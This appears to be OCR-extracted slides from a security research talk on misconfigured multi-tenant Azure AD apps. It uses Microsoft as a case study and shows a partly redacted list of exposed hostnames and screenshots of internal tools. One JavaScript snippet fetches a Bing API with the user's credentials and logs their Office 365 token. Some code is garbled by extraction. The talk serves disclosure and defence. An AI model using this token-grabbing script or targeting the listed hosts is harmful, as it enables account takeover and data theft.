
Email or phone

[Can't access your account?](#)

Next



Sign-in options





Sign in

Email or phone

[Can't access your account?](#)


Next




Sign-in options

```
<!-- Copyright (C) Microsoft Corporation. All rights reserved. -->
<!DOCTYPE html>
<html dir="ltr" lang="en">
<head>
    <title>Sign in to your account</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, user-scalable=yes">
    <meta http-equiv="Pragma" content="no-cache">
    <meta http-equiv="Expires" content="-1">
    <link rel="preconnect" href="https://aadcdn.msauth.net" crossorigin>
    <meta http-equiv="x-dns-prefetch-control" content="on">
    <link rel="dns-prefetch" href="//aadcdn.msauth.net">
    <link rel="dns-prefetch" href="//aadcdn.msftauth.net">

    <meta name="PageID" content="ConvergedSignIn" />
    <meta name="SiteID" content="" />
    <meta name="ReqLC" content="1033" />
    <meta name="LocLC" content="en-US" />
    <meta name="format-detection" content="telephone=no" />
    <noscript>
        <meta http-equiv="Refresh" content="0; URL=https://login.microsoftonline.com/jsdisabled" />
    </noscript>
    <meta name="robots" content="none" />
    <script type="text/javascript">//<![CDATA[
$Config={"fShowPersistentCookiesWarning":false,"urlMsaSignUp":"https://login.live.com/oauth20_authro
//]]></script>
<script type="text/javascript">//<![CDATA[
!function(){var e=window,r=e.$Debug||{},t=e.$Config||{};if(!r.appendLog){var n=[],o=0;r.ap
var c=t[i],e; if(a&&a.length>0){for(var d=a.length,l=0;l<d;l++){c.push(a[l])}o.apply(r,c)}catch(e)
u=2);for(var c=u;<arguments.length;c++)s.push(arguments[c])}t instanceof Array?e(t,i):i(t)),o.reg
for(var d=o.removeItem[c],l=0;l<o.q.length;l++)if(o.q[l]===d){o.q.splice(l,1);break}}}o.removeIt
e.r.addEventListener?r.removeEventListener("DOMContentLoaded",o,!1),e.removeEventListener("load",n,!1
return f.$Config||f.ServerData||{});function r(e,r){var t=f.$Debug;t&&t.appendLog&&(r&&(e+=" "+(r.s
var r=e.indexOf("?"),t=r>1?r.length,n=e.lastIndexOf(".",t);return e.substring(n,n+h.length).toLo
if(i&&a&&0==a.length){return!0}})function c(){function t(e){g.getElementsByTagName("head")
var r=g.createElement("script"),t=g.querySelector("script[nonce]");if(r.type=="text/javascript",r.sr
if(-1==r.indexOf(t[n])){var o=t[n+1<t.length?n+1:0],i=r.substring(t[n].length);return"https://"+i
function h(e,t,n,o){if(u(o)){return f(e,t,n,o)}r("[$Loader]: "+(w.successMessage||"Loaded"),o),v(e+
"loaded"==s.readyState?setTimeout(function(){h(e,o,i,s)},500):"complete"==s.readyState&&h(e,o,i,s
var t=e.src||e.href||"";w.Add(t,"AddForReload"),e.integrity,1,e.tagName,r),w.AddIf=function(e,r,t){
;d.failMessage="Reload Failed",d.successMessage="Reload Success",d.Load(null,function(){if(o){throw
u.Load(null,function(){if(o){throw"Failed to load external resource [ '"+n+" ']"})s&&(document.locatio
y.fbundle=null,delete y.fbundle,e.Add(y.bundle,"WebWatson_DemandLoaded"),e.Load(r,t,$!=!)}}function
e.setRequestHeader("Content-Type","application/json; charset=UTF-8"),e.setRequestHeader("canary",p.
"msg":"Failed to load external resource [Core Watson files]", "url":o[1]|| "", "ln":0, "ad":0, "an":!1,
}function a(e,r,t,n,o,i,a){var s=v.event;return i||(i=l(o)|s,a?+2:2),v.$Debug&&v.$Debug.appendLog
}return r(function d(e){if(!e){return null}try{if(e.stack){return u(e.stack)}if(e.error){if(e.error
var l=d(e);return l&&t.push(s+"-- Error Event Stack -----",[])),t=t.concat(l),t}func
if(jQuery?(r.push("jQuery v:"+jQuery().jquery),jQuery.easing)?r.push("jQuery.easing:"+JSON.stringify
for(var i=0;i<b.length;i++){var a=b[i];if(a&&"submit"==a.cmdName){try{if(JSON&&JSON.stringify){var
for(var t=r.split("."),n=t.length,o=0;o<n&&n!=e&&void 0!=e;){e=e[t[o++]]}return e}function r(
function o(t){var n=null;return null==s&&(s=e(i,"$Config.urls")),null!==s&&t&&(n=e(s,t.toLowerCase
//]]></script>
<script type="text/javascript">//<![CDATA[
!function(t,e){!function(){var n=e.getElementsByTagName("head")[@];n&&n.addEventListener&&(n.addEve
//]]></script>
```





grep -r “” /internet

- ✖ 5,266 multi-tenant apps
- ✖ 1,298 vulnerable apps
- ✖ 562 vulnerable organizations
- ✖ 25% of multi-tenant apps were vulnerable

Who has the best bug bounty program?



Microsoft as a case study

- How do we narrow down our list?
- We'll query each application on Azure's Graph API

```
{  
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#servicePrincipals/$entity",  
    "id": "4f41e6c2-52a5-4a54-b207-3b02dd8b6d95",  
    "deletedDateTime": null,  
    "accountEnabled": true,  
    "alternativeNames": [],  
    "appDisplayName": "bingtriviav8",  
    "appDescription": null,  
    "appId": "92b2243e-b03e-45cc-bfb6-ccfe9abaf376",  
    "applicationTemplateId": null,  
    "appOwnerOrganizationId": "72f988bf-86f1-41af-91ab-2d7cd011db47",  
    "appRoleAssignmentRequired": false,  
    "createdDateTime": null,  
    "description": null,  
    "disabledByMicrosoftStatus": null,  
    "displayName": "bingtriviav8",  
    "homepage": "https://bingtrivia.azurewebsites.net",  
    "loginUrl": null,  
    "logoutUrl": null,  
    "notes": null,  
    "notificationEmailAddresses": [],  
    "preferredSingleSignOnMode": null,  
    "preferredTokenSigningKeyThumbprint": null,  
    "replyUrls": [  
        "https://bingtrivia.azurewebsites.net/.auth/login/aad/callback"  
    ],  
    "servicePrincipalNames": [  
        "92b2243e-b03e-45cc-bfb6-ccfe9abaf376",  
        "api://92b2243e-b03e-45cc-bfb6-ccfe9abaf376"  
    ],  
    "servicePrincipalType": "Application",  
    "signInAudience": "AzureADMultipleOrgs",  
    ...  
}
```

```
    "appCategory": "Business-to-Business",  
    "appDescription": null,  
    "appId": "92b2243e-b03e-45cc-bfb6-ccfe9abaf376",  
    "applicationTemplateId": null,  
    "appOwnerOrganizationId": "72f988bf-86f1-41af-91ab-2d7cd011db47",  
    "appRoleAssignmentRequired": false,  
    "createdDateTime": null,  
    "groupedInputGroups": null,  
    "groupedOutputGroups": null,  
    "http://schemas.microsoft.com/ado/2007/08/dataservices/metadata": "http://xxxxxxxxxxxxxx:  
    "id": "92b2243e-b03e-45cc-bfb6-ccfe9abaf376",  
    "isSystem": false,  
    "lastModifiedBy": "Administrator",  
    "lastModifiedOn": "2018-01-11T10:10:00Z",  
    "name": "xxxxxxxxxxxxxx",  
    "parent": null,  
    "parentName": null,  
    "parentType": null,  
    "parentUrl": null,  
    "resourceType": "Application",  
    "version": 1  
}
```

Microsoft findings

- ms[REDACTED].azurewebsites.net
- co[REDACTED]-2.azurewebsites.net
- poli[REDACTED].microsoft.com
- con[REDACTED]-1.azurewebsites.net
- bin[REDACTED].azurewebsites.net
- con[REDACTED]-3.azurewebsites.net
- m[REDACTED].azurewebsites.net
- cc[REDACTED].net
- co[REDACTED]v1-1.azurewebsites.net
- po[REDACTED].microsoft.com
- con[REDACTED]-2.azurewebsites.net
- po[REDACTED].microsoft.com
- co[REDACTED]1-2.azurewebsites.net

Microsoft findings

- ms[REDACTED].azurewebsites.net
- col[REDACTED]-2.azurewebsites.net
- poli[REDACTED].microsoft.com
- con[REDACTED]-1.azurewebsites.net
- **bingtrivia.azurewebsites.net**
- con[REDACTED]-3.azurewebsites.net
- m[REDACTED].azurewebsites.net
- cc[REDACTED].net
- co[REDACTED]v1-1.azurewebsites.net
- po[REDACTED].microsoft.com
- con[REDACTED]-2.azurewebsites.net
- po[REDACTED].microsoft.com
- co[REDACTED]1-2.azurewebsites.net

Demo time



Bing for Work



LATEST FROM WIZ

Show info from Wiz 

Popular searches

-  me
-  my office

Only users with permission will see your files and info.

[Learn more](#)

Coming up

-  [Pixelated content]
-  [Pixelated content]



[See more](#)

Recent files



-  [Pixelated content]
-  [Pixelated content]

[See more](#)

Bing for Work



Bing for Work



Work for Bing

```
<script>
fetch("https://business.bing.com/api/v3/user/token/Substrate", {credentials: "include"})
.then((res) => res.json()).then(function(data){
    console.log(`Logged in as ${data.user.displayName} (${data.user.userPrincipalName})`);
    console.log(`User ID is ${data.user.id}, Tenant ID is ${data.tenant.id}`);
    console.log(`Generated Office 365 token:\n${data.token}`);
});
</script>
```

But wait, there's more



EN-US _EN-US_New_SingleCol_WithUNmessage_ Or a File: Choose File No file chosen

CMS List ID: e.g. AAdfeCr

Load content from CMS List ID

Clear All

LIVE PREVIEW: _EN-US_New_SingleCol_WithUNmessage_7Card

DATE

EDITOR NAME

EDITOR NOTES

STORY1

URL
 Import Story

TITLE

ABSTRACT

IMAGEURL

PROVIDER

LOGO

msn
powered by Microsoft News

BEST OF MSN

February 8, 2023



[HEADLINE1]
[ABSTRACT1]

 [PARTNER1]

THE ADVICE

Centralized Notification Service (CNS) API 1.0.0 OAS3

</swagger/v1/swagger.json>**Servers**<https://es-cns-ppe.azurewebsites.net> ▾

TeamsMember

POST /api/teamsmember Adding user to CNS Teams ▾

Configuration

GET /api/configuration/maxattachmentsize Gets maximum attachment size in mb per request ▾**GET** /api/configuration/getmaxattachmentsize Gets maximum attachment size in mb per request ▾**GET** /api/configuration/maxnumberattachments Gets maximum number of attachments per request ▾**GET** /api/configuration/getmaxnumberattachments Gets maximum number of attachments per request ▾

File

POST /api/file Upload a list of attachments to the attachments storage account blob ▾

MicrosoftGraph

GET /api/microsoftgraph/groupid Get group id from the specified group. ▾

Notification

POST /api/notification Sends a notification, we restrict number of recipients when a notification is sent. We can only send email up to 250 recipients at a time. For Teams message the limit is 30 recipients.. ▾

Publication

Contact Center API Gateway - Profile v1 OAS3

</swagger/v1/swagger.json>

Profile Service APIs

AgentGroups

GET /AgentGroups Get all agent groups.**GET** /AgentGroups/{surveyId} Get agent group by survey id.**POST** /AgentGroups/Routing Create routing agent group.**POST** /AgentGroups/Reporting Create reporting agent group.**POST** /AgentGroups/Recording Create reporting agent group.**DELETE** /AgentGroups/{id} Delete Agent group by Id.

BusinessPrograms

GET /BusinessPrograms Get all Business programs.**POST** /BusinessPrograms Create a business program.**GET** /BusinessPrograms/{code} Get business program by code.**PATCH** /BusinessPrograms/{code} Update business program.**DELETE** /BusinessPrograms/{code} Delete business program by code.

BusinessSegments

PoliCheck term data

Caution

Term data contains explicit language that some may find offensive.
All content is Microsoft confidential.

For severity code definitions, see the [Severity code ratings](#)

* Indicates mandatory fields

Language: *	English	Select Severity:	All Severities (5)	Term Name:
Select Term Class:	All Term Classes (6)	Search By Textbox/Language	Show term details	

[Export Displayed terms to Excel](#) [Export All terms to Excel](#) [Export All Terms in Language](#)

Terms Per Page: 50 Total Terms: 2789

1 2 3 4 5 6 7 8 9 ... 56 » »

Actions	Language ⓘ	Severity	Term	Term Class	Context	Action/Recommendation	Why ?	For More Information
	English	2	[REDACTED]	Geopolitical	[REDACTED]	REMOVE	[REDACTED]	[REDACTED]
	English	2	[REDACTED]	Geopolitical	[REDACTED]	REMOVE	[REDACTED]	[REDACTED]
	English	2	[REDACTED]	Accessibility	[REDACTED]	Leave term unchanged	[REDACTED]	[REDACTED]
	English	2	[REDACTED]	Accessibility	[REDACTED]	REMOVE	[REDACTED]	[REDACTED]
	English	2	[REDACTED]	Accessibility	[REDACTED]	Leave term unchanged	[REDACTED]	[REDACTED]
	English	2	[REDACTED]	Accessibility	[REDACTED]	REMOVE	[REDACTED]	[REDACTED]



Product updates

February 2023 update of Power Automate for desktop

[Yiannis Mavridis](#), Program Manager II, Wednesday, February 22, 2023



We are happy to announce that the February 2023 update of Power Automate for desktop (version 2.29) has been released! You can download the latest release [here](#). New features and updates have been added, as described below.

Regions have now been introduced in the designer

Two new actions are available in the flow designer, called 'Region' and 'End region', which help group and organize sets of actions together for better flow management purposes.



Microsoft Flow Blogs 0 + New View Post Howdy, research 

Dashboard Posts All Posts Add New Media Comments Workflows Profile Tools Collapse menu

WordPress 6.1.1 is available! Please notify the site administrator.

Allow WP SendGrid Plugin to send you setup guide? Opt-in to our newsletter and we will immediately e-mail you a setup guide along with 20% discount which you can use to purchase any theme.

Allow Sending Do not allow

Edit Post [Add New](#)

February 2023 update of Power Automate for desktop


Permalink: <https://powerautomate.microsoft.com/en-us/blog/february-2023-update-of-power-automate-for-desktop/>

Add Media Visual Text

We are happy to announce that the February 2023 update of Power Automate for desktop (version 2.29) has been released! You can download the latest release [here](https://go.microsoft.com/fwlink/?linkid=2102613). New features and updates have been added, as described below.

Regions have now been introduced in the designer

Two new actions are available in the flow designer, called ‘Region’ and ‘End region’, which help group and organize sets of actions together for better flow management purposes.



Published

Preview Changes

Status: Published [Edit](#)

Visibility: Public

Update

Categories

All Categories [Most Used](#)

Product updates
 Developers

Storage Utilization for MSFT

Cluster Filter: All / 08-CO3C / 09-CO3C / 11-CY2 / 12-CY2 / 14-CY2 / 15-CY / 17-CO

Data Access Time Window: 7d / 30d / 60d / 90d

4.3 EiB STORED

3.5 EiB (81%) ACCESSED in the last 30 days
836.8 PiB (19%) NOT ACCESSED in the last 30 days

Utilization as of Today


3.7 EiB ALLOCATED
612.1 PiB OVER ALLOCATION

Last Updated on 2/15/2023 12:00 AM



30-Day Utilization Trend

7d / 30d / 60d / 90d



Drill Down



Business Unit	Allocation TiB	Stored TiB	Free Space TiB	30d Growth TiB	Accessed TiB	Not Accessed TiB	Accessed vs Not Accessed ▾
AIR	1,650,647.0	1,682,580.7	-31,933.7	35,667.5	1,197,630.9	484,949.7	1.1 EiB 473.6
Cloud + AI	282,238.0	570,893.5	-288,655.5	26,413.4	412,449.7	158,443.8	402.8 PiB 154.7
C&E	513,539.0	734,513.5	-220,974.5	823.7	607,605.4	126,908.1	593.4 PiB
